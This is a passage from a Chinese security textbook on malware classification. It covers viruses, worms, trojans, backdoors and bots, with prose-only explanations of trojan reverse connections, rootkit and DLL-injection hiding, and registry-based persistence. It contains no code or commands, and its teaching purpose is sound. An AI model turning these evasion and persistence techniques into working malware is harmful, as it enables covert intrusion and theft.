1994 年 2 月 18 日，我国正式颁布实施了《中华人民共和国计算机信息系统安全保护条例》，在《条例》第二十八条中明确指出："计算机病毒，是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据，影响计算机使用，并能自我复制的一组计算机指令或者程序代码"。

计算机病毒技术从其产生发展至今渐渐发生了非常大的变化，如今的计算机病毒结合各类技术向多方面发展，其边界也越来越泛化。

目前关于计算机病毒定义的另外一种重要观点是，计算机病毒早已突破主机内程序代码感染的局限，而将感染传播目标延伸到其他主机，其已经从程序寄生为主发展为主机寄生为主。因此，出现了对计算机病毒的如下定义：

计算机病毒是一段可以通过自我传播的破坏性程序或代码，其需要用户的干预来触发执行，通常其使用系统的正常功能进行传播。

按此观点，下节提到的"漏洞利用类蠕虫与口令破解类蠕虫"之外的其他几类蠕虫都应属于计算机病毒范畴。

4.4.3.2 计算机病毒的特点

计算机病毒的特征可以归纳为传染性，程序性，破坏性，非授权性，隐蔽性，潜伏性，可触发性和不可预见性。

1. 传播性

传播性是指计算机病毒具有将自身感染（复制）到目标程序或目标系统的能力。是否具有传播性是判别一个程序是否为计算机病毒的最重要条件之一。

2. 程序性

计算机病毒是计算机程序，需要依赖于特定的程序环境。

3. 破坏性

病毒一旦侵入系统都会对系统的运行造成不同程度的影响。该部分特性与病毒作者编写病毒的目的有很大关系。譬如，有些病毒用来盗取用户各类账号密码，有些病毒则用来将被控制主机作为僵尸程序以对指定目标发起拒绝服务攻击等。

4. 非授权性

一般正常的程序是由用户调用，再由系统分配资源，完成用户交给的任务，其目的对用户是可见的透明的。而病毒具有程序的一切特性，但它隐藏在正常程序中。当用户调用正常程序时，其窃取到系统的控制权，先于正常程序执行病毒的动作，其对用户是未知的，是未经用户允许的，因此其对系统而言是未授权的。

5. 隐蔽性

第一，病毒程序代码应该简洁短小；第二，其附着在正常程序或磁盘较隐蔽的地方，也有少部分以隐藏文件的形式出现，或者病毒本身会使用 Rootkit 技术对自身的痕迹进行隐藏；第三，病毒取得系统控制权后，系统仍能正常运行，使用户不会感到任何异常。

6. 潜伏性

大部分病毒感染系统后不会马上作，它可长期隐藏在系统中，只有在满足其特定条件时才启动其表现模块。

7. 可触发性

病毒一般都有一个或者几个触发条件。如果满足其触发条件，激活病毒的传染机制进行感染，或者激活病毒的表现部分或破坏部分。

8. 不可预见性

从对病毒的检测方面来看，病毒还有不可预见性。

4.4.3.3 计算机病毒的生命周期

一个计算机病毒程序的整个生命周期一般由如下 4 个阶段组成：

潜伏阶段：该阶段病毒处于休眠状态，这些病毒最终会被某些条件（如日期，某特定程序或特定文件的出现，内存的容量超过一定范围等）所激活。当然，并不是所有的病毒都经历此阶段。

传播阶段：病毒程序将自身复制到其他程序或磁盘的某个区域上，或者传播到其他计算机中，每个被感染的程序或者计算机又因此包含了病毒的复制品，从而也就进入了传播阶段。

触发阶段：病毒在被激活后，会执行某一特定功能从而达到某种目的。和处于潜伏期的病毒一样，触发阶段病毒的触发条件是一些系统事件，譬如可以为病毒复制自身的次数，也可以是系统日期或者时间，如 CIH1.2 病毒于 4 月 26 日爆发。

发作阶段：病毒在触发条件成熟时，即可在系统中发作。由病毒发作体现出来的破坏程度是不同的：有些是无害的，有些则给系统带来巨大危害。

4.4.3.4 计算机病毒传播途径

随着网络技术的快速发展和计算机的广泛普及，计算机病毒的传播途径也越来越多。

计算机病毒的传播途径可以大致分为如下几类：

1. 通过软盘、光盘传播

软盘作为最常用的交换媒介，在早期的计算机应用中对病毒的传播产生了重要的作用，因为那时计算机应用比较简单，可执行文件和数据文件系统都较小，许多执行文件都需要通过软盘相互复制、安装，这样就能通过软盘传播文件型病毒；另外，在通过软盘引导机器时，引导区病毒会在软盘与硬盘引导区内互相感染。因此软盘也成了计算机病毒主要的寄生“温床”。软磁盘在 21 世纪之前使用比较频繁，这也是之前计算机病毒传播的最主要方式。

光盘因为容量大，可以存储大量数据，光盘成为目前软件和数据交换最主要的方式之一。而大量的病毒就有可能藏身于光盘中。对于只读式光盘，由于不能进行写操作，因此光盘上的病毒不能清除。在以谋利为目的非法盗版软件制作过程中，病毒极易侵入和扩散。当前，盗版光盘的泛滥给病毒的传播带来了极大的便利，甚至有些盗版光盘上

的反病毒软件本身就带有病毒，这就给本来“干净”的计算机带来了灾难。

另外，用户自己在进行光盘刻录备份数据时，也可能将被感染计算机病毒的程序刻录备份。

2．通过移动存储设备传播

随着文件交换和共享需求的急剧增加，移动硬盘、U 盘、MP3 等可移动介质被黑客广泛利用来传播病毒。只要 U 盘在中毒计算机上使用过，就会被植入病毒，当它被接入其他计算机使用时，就会感染更多的计算机系统。

移动存储设备是计算机病毒曾经最流行的传播方式之一，相当一部分计算机病毒都利用动存储设备进行传播。

目前 U 盘病毒传播的方式主要有以下几种：

① 通过 autorun.inf 文件进行传播的（U 盘病毒曾经最普遍的传播方式）。

② 伪装成其他文件，病毒把 U 盘下所有文件夹隐藏，并把自己复制成与原文件夹名称相同的具有文件夹图标的文件，当用户点击时病毒会执行自身并且打开隐藏的该名称的文件夹。

③ 通过可执行文件感染传播，很传统的一种传播手段，但是依然有效。

④ 利用系统漏洞进行传播。譬如 Stuxnet 利用 lnk 漏洞进行自动传播。

作为移动存储介质使用最频繁的场所，打印社、计算机机房和多媒体教室目前已经成为计算机病毒传播的主要场所。

3．通过网络传播

计算机网络是目前计算机病毒急速增长、种类快速增加的直接推动力。几乎任何一种网络应用都可能成为计算机病毒传播的有效渠道。计算机病毒常见的网络传播方式有：

- 通过局域网共享文件夹传播
- 通过穷举局域网其他计算机的管理员弱口令进行入侵传播
- 电子邮件（如邮件附件，或者带恶意程序的邮件正文等）
- 各类即时通信软件（如 QQ、MSN、Skype 等）
- 利用各类浏览器漏洞（如 IE、Firefox、Opera 等）的网页挂马
- P2P 下载渠道（如 BT、电驴等）
- 各类软件下载站点
- 各类应用软件漏洞
- 各类系统漏洞
- 利用 ARP 欺骗进行扩散
- 无线设备传播

4.4.4 网络蠕虫

1982 年，Shoch 和 Hupp 根据 *The Shockwave Rider* 一书中的概念提出了“蠕虫”

（Worm）程序的思想，其主要用于寻找空闲主机资源进行分布式计算。这种“蠕虫”程序常驻于一台或多台计算机中，并有自动重新定位的能力。如果它检测到网络中的某台计主机未被感染，它就把自身的一个拷贝发送给那台主机。每个程序都能把自身的拷贝重新植入到另一台主机中，并且能识别那台主机。

这段对蠕虫的描述给出了在当时发展环境下蠕虫最重要的两个特征：“可以从一台计算机移动到另一台计算机”，以及“可以自我复制”。但此时人们并未对蠕虫与病毒做出严格区分。

在 1988 年莫里斯蠕虫爆发之后，Eugene H. Spafford 在“The Internet worm program: An analysis”一文[①]中对蠕虫做出了重新定义以区分计算机病毒和蠕虫，他认为“蠕虫是一类可以独立运行、并能将自身的一个包含了所有功能的版本传播到其他计算机上的程序”。而与此对应，他对计算机病毒的定义是“计算机病毒是一段代码，能把自身加到其他程序包括操作系统上；它不能独立运行，需要由它的宿主程序运行来激活它”。

该定义主要将独立性（“是否可以独立运行、是否为独立个体”）作为区分计算机病毒和网络蠕虫的主要依据。按此定义，网络蠕虫又可分为：漏洞利用类蠕虫、口令破解类蠕虫、电子邮件类蠕虫、即时通信工具类蠕虫、IRC 类蠕虫、P2P 类蠕虫，以及本地蠕虫（如利用本地复制及可移动存储设备进行传播）等。

卡巴斯基在对蠕虫进行命名分类[②]时，主要将其划分为：Net-Worm、Email-Worm、IM-Worm、IRC-Worm、P2P-Worm 等，在威胁程度上，Net-Worm>Email-Worm>IM-Worm、IRC-Worm、P2P-Worm。

但是对这些不同类别的蠕虫而言，口令破解类与漏洞利用类蠕虫与其他类别蠕虫在传播特征上存在重大差异，前两者利用系统的缺陷和漏洞进行自主传播，其传播过程不需要计算机使用者进行干预，而其他类别蠕虫在往其他主机传播的过程中都需要计算机使用者的干预（如选择邮件正文或打开附件、点击网址链接、点击文件接收按钮、使用或双击可移动存储设备等），方能在目标主机得到再次执行和继续传播的机会。而是否具备这种主动攻击特征，导致不同的蠕虫在传播特性上存在很大区别，在对应的防护措施上，也存在较大不同。

自 Morris 蠕虫爆发以来，随着各类漏洞的不断爆出，漏洞利用类蠕虫事件不断，譬如，2001 年红色代码（CodeRed）和尼姆达（Nimda）、2003 年蠕虫王（Slammer）、冲击波（MSBlaster），2004 年震荡波（sasser），2005 年极速波（Zotob），2006 年魔波（MocBot），2008 年扫荡波（saodangbo），2009 年飞客（Conficker），2010 年震网（StuxNet）等，2003

① Spafford EH. The Internet worm program: An analysis. Technical Report，CSD-TR-823，West Lafayette: Department of Computer Science，Purdue University，1988. 1~29。

② 卡巴斯基对恶意代码进行分类时，其按照威胁程度高低构建了恶意软件分类树（The malware classification tree），并以此制定其命名和分类规则。具体请访问：Types of Malware，http://usa.kaspersky.com/internet-security-center/threats/malware-classifications。

年爆发的口令蠕虫则是口令破解类蠕虫的典型代表。

另外，部分蠕虫（如 Slammer，其为 376 字节的 UDP 数据包）仅存在于内存之中，其并不产生任何独立的文件，其也无法独立运行；如果以“独立性”作为病毒与蠕虫的区分标准，这部分蠕虫可能不能归于蠕虫之列。

在计算机病毒与蠕虫的分类上，目前存在不同的观点。

2003 年，南开大学郑辉博士在其博士论文“Internet 蠕虫研究”[①]中对蠕虫是这样定义的：“网络蠕虫是无须计算机使用者干预即可运行的独立程序，它通过不停地获得网络中存在漏洞的计算机上的部分或全部控制权来进行传播。”他认为，蠕虫具有主动攻击、行踪隐蔽、利用漏洞、造成网络拥塞、降低系统性能、产生安全隐患、反复性和破坏性等特征。2004 年，在此基础之上，中科院文伟平博士等在“网络蠕虫研究与进展”一文[②]中，也给出了相应的定义：“网络蠕虫是一种智能化、自动化，综合网络攻击、密码学和计算机病毒技术，不需要计算机使用者干预即可运行的攻击程序或代码。它会扫描和攻击网络上存在系统漏洞的节点主机，通过局域网或者国际互联网从一个节点传播到另外一个节点。

这一观点更加凸显了蠕虫的“攻击主动性”，并且可以将 slammer 等这一类无独立文件、不能独立运行的蠕虫纳入到蠕虫范畴。可见，此观点认为，独立性作为蠕虫区别于计算机病毒的重要依据已经不够准确，而是否需要人工干预来触发执行，是否通过漏洞获取网络中目标计算机的控制权来进行自动传播，应当作为区分蠕虫与计算机病毒的重要依据之一。

4.4.5 特洛伊木马

特洛伊木马，简称木马，英文名为 Trojan horse。

特洛伊木马的故事出自古希腊传说：希腊联军围困特洛伊久攻不下，于是假装撤退，留下一具巨大的中空木马，特洛伊守军不知是计，将木马运进城中作为战利品。夜深人静之际，木马腹中躲藏的希腊士兵打开城门，特洛伊沦陷。

作为恶意软件中最重要的两大类，木马与病毒一直是人们关注的焦点。但是木马与病毒不同，它不以破坏目标计算机系统为主要目的，同时在主机间没有感染性，因而以前一直不是反恶意软件厂商关注的重点。

但随着网络业务和用户群体数量的变化，木马的发展呈现出愈演愈烈的趋势，其危害性早已超过病毒。主要原因是木马往往以获取经济、政治利益为目的，具有很强的针对性。目前，木马已经成为所有恶意软件中占据比重最大的一类恶意程序。

在古希腊传说中，特洛伊木马表面上是“礼物”，但实际上藏匿了袭击特洛伊城的

① 郑辉. Internet 蠕虫研究[博士学位论文]. 天津：南开大学信息技术科学学院，2003.

② 文伟平等：网络蠕虫研究与进展. 软件学报，2004,15(8)：1208-1219

希腊士兵。现在，特洛伊木马（以下简称木马）是指表面上有用、实际目的却是危害计算机安全并导致严重破坏的计算机程序，是一种附着在正常应用程序中或者单独存在的一类恶意程序。木马程序通常是目标用户被欺骗之后自己触发执行的。与计算机病毒和网络蠕虫相比，特洛伊木马不能进行自我传播。木马同样具有隐蔽性和非授权性的特点。

按照木马的行为和功能特征，特洛伊木马又可以分为多种，如远程控制型木马、信息窃取型木马、破坏型木马等。

卡巴斯基在对木马进行命名分类[①]时，按照木马行为和功能采用了：Trojan-Bank、Trojan-DDoS、Trojan-Downloader、Trojan-Dropper、Trojan-FakeAV、Trojan-GameThief、Trojan-IM、Trojan-Ransom、Trojan-SMS、Trojan-Spy、Trojan-Mailfinder、Trojan-ArcBomb、Trojan-Clicker、Trojan-Notifier、Trojan-Proxy、Trojan-PSW 等命名方式，同时将 Backdoor、Exploit、Rootkit 进行了单独命名，但依然归在了木马之列。其中，远程控制型木马被归为 Backdoor。

远程控制型木马一般都有客户端和服务端两个执行程序，其中客户端程序用于攻击者远程控制已植入木马的计算机，或者获取来自被植入木马主机的数据，服务端程序就是在用户计算机中的木马程序。通过远程控制型木马，黑客可以远程管理目标主机的文件系统、服务、注册表，可以进行屏幕控制、摄像头监视、麦克风监听、键盘记录，也可以通过远程 Shell 进行命令操作或进一步植入功能更加强大的第三方恶意软件等。黑客通过远程计算机控制植入“木马”的电脑，就像使用自己的电脑一样，这对于网络个人用户来说是极其可怕的。典型的远程控制型木马有冰河、网络神偷、广外女生、网络公牛、黑洞、上兴、彩虹桥、Posion ivy、PCShare、灰鸽子等。这类木马比较强调远程实时交互性，攻击者会频繁利用网络通信对受害者电脑发布指令。卡巴斯基分类体系中木马子类下的 BackDoor，可以归于这一类别。

信息获取型木马则以获取受害者电脑上相关个人信息为主要目的，最典型的就是各类盗号木马。但其服务端与客户端交互性不如远程控制型木马强，攻击者与受害者之间的网络通信以信息传输为主。譬如，卡巴斯基分类体系中木马子类下的 Trojan-Bank、Trojan-GameThief、Trojan-IM、Trojan-Spy、Trojan-PSW、Trojan-Mailfinder 都可以归于这一类别。

破坏型木马则以对本地或远程主机系统中的数据破坏、资源消耗为主。譬如，Trojan-DDoS、Trojan-Ransom、Trojan-ArcBomb 等可以归于这一类别。

另外，还有一些木马程序，自身并没有直接破坏性，但可能释放和下载其他恶意程序到系统之中给系统带来更大的危害。如卡巴斯基命名体系下的 Trojan-Downloader、Trojan-Dropper 等。

4.4.5.1　远程控制型木马的两种典型连接方式

按照木马客户端和服务端之间建立连接的方式的不同，可以将木马分为正向连接木

① 具体可访问：What is a Trojan Virus? https://usa.kaspersky.com/internet-security-center/threats/trojans

马和反向连接木马。

1. 正向连接

正向连接木马的连接过程为：控制端首先发起通信连接的请求，然后木马被控制端响应并建立半连接，等控制端响应后，木马被控制端最终建立一个与控制端的通信连接。

正向连接是最传统的连接方式，为了实现正向连接，服务端必须具有公网 IP，而攻击者（客户端）则无须公网 IP。因为木马服务端中也没有攻击者的相关地址信息，采用此种方式的木马也可以较好地隐藏攻击者，增加对攻击者定位的难度。但由于其采用由外向内的连接，因此其容易被防火墙阻断而导致连接失败。同时，由于服务端的 IP 地址可能会经常变化，服务端的上线时间也并不确定，这些都会给攻击者连接被攻击者带来一定困难。




图 4-11 木马 TCP 正向连接方式

由于动态 IP、防火墙过滤技术、内网访问限制等因素的存在，阻挡了许多木马的交互，使得中了木马的计算机无法与控制端联系。这样，反向连接方式就显得非常必要。

2. 反向连接

反向连接木马，也称反弹式木马，其连接过程是：控制端首先打开端口进行监听，被控制端主动与控制端的监听端口进行连接。木马控制端发现被控制端请求之后给出提示，然后控制者开始对被控制端主机进行控制操作。

反向连接技术是为了便于穿过防火墙而发展起来的。由于防火墙对于由外向内的连接往往会进行严格的过滤，但是对于由内往外的连接则相对更加宽松，因此采用由内向外的反向连接技术是规避防火墙过滤的有效手段。

反向连接主要有两种实现形式：一种是控制端（客户端）与被控制端（服务端）独立完成的，另一种是借助第三方主机中转完成的。




图 4-12　不依赖于第三方的直接反向连接

采用反向连接的木马可以有效地突破防火墙从而建立连接，但这样一来在木马的被控制端（服务端）程序中便会存有木马控制端（客户端）的连接信息。因此一旦木马样本被捕获，控制端（客户端）的地址信息也随之暴露，便可以较容易地追查到攻击者。另外，在这种连接模式下，木马控制端（客户端）也必须拥有外部 IP 以供被控端（服务端）发起连接。

反向连接型木马除了可以较好地突破防火墙外，还可以第一时间获取被控端（服务端）的上线信息，随时了解被控主机的上线状况，随时对被控主机进行相关操作，具有较好的实时性。同时也可以控制局域网内部的目标主机。

在有些情况下，攻击者为了隐藏自己，并且获得较好的连接成功率，可以采用另一种反向连接形式：控制端与被控端两个主机间不直接进行通信，而是通过第三方的主机来进行中转。这种第三方主机通常是已控制的肉鸡，也就是已被黑客控制的机器。使用肉鸡的好处在于不但可以更容易地绕过防火墙，被控端（服务端）也可以自动连接控制端（客户端），还可以较好地保护攻击者真实的主机地址信息。但带来的缺点就是必须拥有稳定的肉鸡，这里的稳定性包括主机能被长期控制的稳定性，以及肉鸡主机本身系统的稳定性，以及肉鸡主机上线时间的稳定性。

对于反向连接来说，并不总是需要这么强大功能的肉鸡，有时只要求其具有连接代理的功能就可以了，甚至更简单的拥有一个共同的第三方存储空间即可，双方都可以向第三方空间发送和下载数据。例如，通常可以使用一个公开的 HTTP 空间作为第三方存储空间。这种反向连接方式不需要客户端主机具有公有 IP，因此更加灵活。

4.4.5.2　远程控制型木马的常见控制功能

木马的常见功能有：主机信息管理、文件系统管理、屏幕监视和控制、密码截获、注册表管理、服务管理、进程管理、键盘记录、Shell 控制等功能。

1．主机信息管理

包括列举主机的 CPU、内存大小、操作系统类型、登录账户、IP 地址、主机名、

MAC 地址等。

2. 文件系统管理

通常包括文件查看、上传、下载、更名、新建文件（文件夹）、修改文件属性等。

3. 屏幕监视与控制

通常大多数木马都会提供屏幕监视的功能，这样可以查看到被控制者的屏幕活动，在提供屏幕监视时，考虑到网络带宽的问题，有时候也会提供屏幕画面质量选择。另外，会有些木马也会提供简单的键盘和鼠标控制功能。

4. 密码截获

密码截获模块会对被控制主机的各类邮箱、即时通信工具和其他账户的密码进行截获。

5. 注册表管理

该功能类似于本机的注册表管理程序 Regedit 的功能。有些木马不具备该功能，或者只是简单地提供一些注册表键值查看和添加命令。

6. 服务管理

通常可以对服务进行查看、增加、修改，也可以启动、暂停或者恢复等操作。

7. 进程管理

可以查看目标主机目前正在运行的进程名、PID 等。同时也可以进程进行暂停、中止等操作。

8. 键盘记录

用来记录用户的所有键盘击键记录。

9. Shell 控制

用来获得一个命令行的 Shell，可以在该 Shell 中执行系统命令、启动各类程序。

尽管木马可以具备非常丰富的功能，但是有时候木马的功能却并不是最主要的，一个优秀的木马同时应该具备卓越的性能，目前大多数木马设计者都必须充分考虑反病毒软件对抗和防火墙穿透等方面的问题。

4.4.5.3 远程控制型木马的其他功能

1. 隐藏功能

木马是以非授权的手段获取电脑的控制权，因此隐蔽性是其最基本的功能。木马以隐藏功能确保其隐蔽性，具体可分为三个方面：运行形式的隐藏、通信形式的隐藏、存在形式的隐藏。

（1）运行形式的隐藏

木马程序在运行过程中会具有一定的运行形式，如线程、进程等。为实现木马运行时的隐蔽性功能要求，木马会采用各种技术手段隐藏本身运行时在系统中的痕迹。

木马以进程形式运行时被系统自带任务管理器或其他进程查看工具所记录，因此一部分木马会通过 Rootkit 技术拦截系统用来查询进程的函数，通过修改返回值或 DKOM

技术实现自身进程的隐藏。

与进程相比，通过线程运行一般从用户角度是查看不到的，所以现在很多木马为了隐藏自身的运行，把其主要的完成恶意操作或通信的功能代码放在 DLL 中，植入后在目标系统中生成 DLL 文件，采用各种方法将其 DLL 注入到其他进程中执行。这时注入的木马 DLL 是以线程的形式运行在其他进程中。而还有一些木马启动后，通过远程线程注入技术将恶意功能代码注入到其他进程并创建远程线程，其可不需要相应的 dll 文件。

（2）通信形式的隐藏

为实现木马的功能，木马服务端和客户端之间必须进行通信。而目前很多木马检测软件正是通过扫描网络连接和端口等通用特征进行木马检测的，因此木马也采用相应的方法对其通信形式进行了隐藏和变通，使其很难被端口扫描工具发现。

（3）存在形式的隐藏

木马程序本身在操作系统中以可执行程序（扩展名为 exe）或动态链接库（扩展名 dll）文件的形式存在，因此对于这些文件本身木马也会采用各种手段加以隐藏。木马会通过修改文件属性为隐藏，同时将文件改为系统文件属性，使其难以被直接发现，或者直接将自身存储在系统某些特定目录中实现隐藏。另外，也可以直接使用 Rootkit 技术挂钩对应系统函数实现文件隐藏。

2．自启动功能

木马对系统的第一次感染一般是通过网页挂马、电子邮件、利用漏洞或是捆绑文件等欺骗手段诱骗用户执行，而木马一旦感染了一台主机后，则会想方设法长期驻留于系统中，因此木马安装后，必须具备自启动功能。

木马自加载运行的常见方式有：利用注册表实现自启动、与其他文件捆绑在一起启动、利用特定的系统文件或其他特殊方式启动。

（1）利用注册表实现自启动

利用注册表实现木马的自启动是最常见也是最基础的方法，但利用注册表实现自启动并不仅仅意味着通过修改注册表启动项来实施自启动，譬如利用服务启动，其最终也是对注册表进行了相应设置。根据木马利用注册表进行启动时所用的不同功能，可以分为三类：利用注册表启动项启动、利用注册表文件关联项启动、利用注册表的一些特殊功能项启动。

（2）与其他文件捆绑启动

文件捆绑启动就是把木马程序或启动代码捆绑到其他程序中，平时木马程序就隐藏在系统或这些程序中。这些程序一旦启动，木马就被启动。例如，将木马捆绑到浏览器上，开机时检测不到木马行为，而用户一旦打开浏览器上网，木马就会被附带启动。

（3）利用特定系统文件和其他方式启动

在 Windows 系统中还存在其他一些文件可实现自动加载的功能，通过对这些文件的修改，也可以实现木马的自动加载。例如 Autostart 文件、Win.ini 文件、Wininit.int 文件、

System.ini 文件、Winstart.bat 文件等，在此就不再做具体介绍，读者可以自行了解其具体的实现，当然，在不同的系统上，某些启动特性可能存在较大差别。

关于 Windows 的自启动程序，大家可以进一步利用 sysinternals 提供的 Autoruns 工具进行查看。

3. 卸载功能

木马的卸载功能并不是必要的，但对于一个完善的木马程序来讲，服务端自我卸载功能却很重要。当木马完成其使命后或是被控用户有所察觉时，可以使用木马的自卸载功能，消除木马在系统中的所有痕迹，结束其功能。

4.4.6 后门

后门是指绕过系统中常规安全控制机制而获取对特定软件或系统的访问权限的程序，它按照攻击者自己的意图提供通道。“后门”一般是攻击者在获得目标主机控制权之后为了今后能方便地进入该计算机而安装的一类软件，它不仅绕过系统已有的安全设置，而且还能挫败系统上各种增强的安全设置。

而广义上的“后门”不仅仅指这一类软件，也可以是软件或操作系统的开发者故意留下的一串特殊操作或口令，甚至可能是一个故意留下来的可被利用的漏洞。一切故意为之的可以使攻击者绕过系统认证机制而直接进入一个系统的方法或手段都可以称之为“后门”。

最初，后门程序通常功能比较简单，随着其功能的日益丰富，其和木马变得非常相似。目前部分安全公司也直接将其与远程控制型木马一起列为木马下的 BackDoor 子类。

4.4.7 其他恶意代码

1. DDoS 程序

分布式拒绝服务（DDoS：Distributed Denial of Service）攻击指借助于客户/服务器技术，将数量众多的计算机联合起来作为攻击平台，对一个或多个目标发动 DoS 攻击，从而成倍地提高拒绝服务攻击的威力。它是一种分布、协作的大规模攻击方式，主要瞄准比较大的站点，像商业公司、搜索引擎和政府部门的站点。图 4-13 描述了传统的 DDoS 攻击模式。

2. 僵尸程序（Bot）

僵尸（bot）程序是 robot 的缩写，是指实现恶意控制功能的程序代码。

